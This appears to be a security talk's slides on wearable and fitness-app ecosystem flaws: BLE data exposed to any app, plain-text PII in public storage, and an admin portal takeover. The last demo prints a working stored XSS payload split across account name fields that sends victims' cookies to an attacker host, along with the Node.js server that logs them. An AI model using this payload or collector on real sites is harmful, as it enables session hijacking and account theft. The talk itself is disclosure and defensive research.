
App Store Scanning

Privacy: Opt-in/Opt-out policy enforcement

Cloud Software & Infrastructure Security



Ecosystem security challenges



Real world security problems

Demo 1: Ecosystem Challenges

Demo 1: Ecosystem overview



Device communication



Device Commands:

- Put device into recovery mode
- Do a FW update
- Change Device (BLE) name




Notifications:

- Social apps
- Calls and texts



Information:

- User activity data
- User profile updates
- Application action (calls, music control)
- Call/text/social updates (sometimes)



The Problem – Prelude



The Problem



Root Cause

All applications on Android and iOS can subscribe to the BT service and get the data on the same BT channels or BLE characteristics as the legitimate app


- Android
 - android.permission.BLUETOOTH
 - android.permission.BLUETOOTH_ADMIN – quote:

If you want your app to initiate device discovery or manipulate Bluetooth settings, you must also declare the **BLUETOOTH_ADMIN** permission. Most applications need this permission solely for the ability to discover local Bluetooth devices. **The other abilities granted by this permission should not be used**, unless the application is a "power manager"

- iOS
 - Core Bluetooth (CB) Framework
 - Centrals (client/phone) and Peripherals (server/wearable) classes

Example – Wearable Ecosystem 1

- Uses BLE
- Proprietary code
- Existing market research for format of messages and headers
- Malware app subscribes to the known BLE characteristics gets data synced with the legit app




Example – Wearable Ecosystem 1



Example – Wearable Ecosystem 2

- Similar, but with a twist
- Malware application cannot send commands to the wearable by itself
- Legitimate app opens a connection to the device
 - The malware app piggybacks to send commands to the wearable



Moral: Partial security does not help


- Protect not just the handshake but every message

Example – Wearable Ecosystem 2



Demo 2: Protecting User data in logs

Demo 2: Environment



The Problem


- Coach commentary, language definitions and dialogue stored as **PLAIN TEXT** files
- FIT files and JSON files stored in **public storage**
 - Due to private storage limitations
- Contains PII and IP
- Attacker can tamper with or copy over the text files
 - DoS
 - Code execution
 - Accessible by malicious apps

Our Recommendation

- Avoid public storage whenever possible
- Support for encryption
 - Keys must be user specific or application specific to prevent BORE
- Support for signing dialogue files or any sensitive information in public storage
- Capability to delete/ opt-out of dialogue logging
 - Cloud
 - App

Demo 3: Admin portal takeover

Demo 3: Ecosystem overview



Target : Sign-up and Profile pages

- Share real-time locations while in activity.
- Relive experiences and review your metrics.
- Share stats and images across your social networks.

 **Connect using Facebook**

or

I have read and agreed to [Terms of Service](#) and [Privacy Policy](#)

REGISTER

Already have an account? [Sign in](#)



USER SETTINGS

Name

Gender Female Male

Birthday

Height cm

Weight kg



Exploit Scenario

- Attacker uses the “friend request” functionality on user portal
- “Friend request” loads when victim logs into his/ her account
 - Victim takes no action to view the invite/accept the invite
- Attacker exploits a XSS vulnerability in the user portal/ sign-up pages
- Uses two accounts to launch the attack
 - Gives 2X number of characters for the exploit code
 - Exploit code expandable up to 5 notifications (or 5 “friend” requests)

Exploit Scenario: The attack

First Name:
`Arya<script>i=new Image();u=`
Last Name:
`navigator.userAgent</script>`
Email:
`arya@stark.com`




Define the variable

First Name:
`<script>i.src='http://x0?c='`
Last Name:
`+document.cookie+u</script>Jon`
Email:
`jon@stark.com`



Use the variable



Victim - logs in

The image shows a composite screenshot illustrating a social engineering attack. On the left, a 'LOG IN' screen is displayed, featuring a 'Connect using Facebook' button, an email input field containing 'cersei@lannister.com', a password input field with masked dots, a 'LOG IN' button, a 'REMEMBER ME' checkbox, and a 'FORGOT PASSWORD' link. On the right, a 'FRIENDS' tab is selected in a 'ACTIVITIES' section, showing two friend profiles: 'JON SNOW' and 'ARYA'. Both profiles show 'UNKNOWN LOCATION', '0 ACTIVITIES', and '0 FRIENDS'. Each profile has a 'SENT YOU A FRIEND REQUEST' message with 'ACCEPT / NOT NOW' options. At the bottom, a browser developer tools Network tab is open, showing a list of network requests, including a highlighted 301 Moved Permanently response from 'x0' to a URL starting with '/?c=_ga=GA1.2.1219723725.1448535964; Us...'. The Network tab also displays response headers like 'Connection: "keep-alive"', 'Date: "Fri, 11 Dec 2015 09:31:25 GMT"', and 'Location: "http://x0/?c=_ga=GA1.2.1219723725.1448535964; Us..."'.

Attacker's c&c

```
[root@... # tail -f debug.log
Mon Dec 14 2015 14:53:22 GMT+0530 (IST) : Function name: GET
_gat=1; Users[loggedOut]=Q2FrZQ==.sg==; _ga=0vq4lm5idd07rqp5il9tj0ulm3; _ra=0.100149.1450084977; _ga=GA1.2.1543537304.1450072994Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.73 Safari/537.36
```

Victim's cookies and UA

_ga=GA1.2.1543537304.1450072994;
_gat=1;

=ads9hnrfj7a3uhd9cnd8esa4g7;
_ra=0.100149.1450085069;

Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.73 Safari/537.36

```
var my_http = require("http");
var fs = require('fs');
var url = require('url');

var log_file = fs.createWriteStream(__dirname + '/debug.log', {flags : 'a+'});
var log_stdout = process.stdout;

my_http.createServer(function(request,response){
  log_file.write(new Date().toString() + " : Function name: " + request.method
+ '\n');
  var url_parts = url.parse(request.url,true);

  if (url_parts.query !== {})
  {
    log_file.write(url_parts.query.c + "\n");
  }else
  {
    log_file.write("empty queries\n");
  }
  response.writeHead(301, {'Location': 'http://[REDACTED]
com/trips'});
  response.end();
}).listen(80);
console.log("Server Running on 8095");
~
```

Access to admin portal

